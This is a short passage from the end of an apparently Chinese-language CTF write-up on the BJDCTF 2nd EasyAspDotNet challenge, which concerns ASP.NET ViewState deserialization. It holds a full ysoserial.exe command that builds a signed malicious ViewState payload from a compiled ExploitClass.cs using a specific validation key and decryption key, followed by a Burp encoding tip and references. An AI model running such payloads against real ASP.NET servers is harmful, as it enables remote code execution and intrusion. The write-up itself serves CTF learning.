.\ysoserial.exe -p ViewState -g ActivitySurrogateSelectorFromFile -c "ExploitClass.cs;./System.dll;./System.Web.dll" --generator="CA0B0334" --validationalg="SHA1" --validationkey="47A7D23AF52BEF07FB9EE7BD395CD9E19937682ECB288913CE758DE5035CF40DC4DB2B08479BF630CFEAF0BDFEE7242FC54D89745F7AF77790A4B5855A08EAC9" decryptionKey="B0E528C949E59127E7469C9AF0764506BAFD2AB8150A75A5"
```





如果用brup注意__VIEWSTATE参数的编码问题



拖了好多天，终于复现完了，明天可以做别的事情了~~~~

欢迎来我个人博客来玩(友链)

参考

BJDCTF 2nd EasyAspDotNet WriteUp
第二届BJDCTF 2020 全部WEB题目 Writeup
Konmu
玩轉 ASP.NET VIEWSTATE 反序列化攻擊、建立無檔案後門
如何借助ViewState在ASP.NET中实现反序列化漏洞利用
headers信息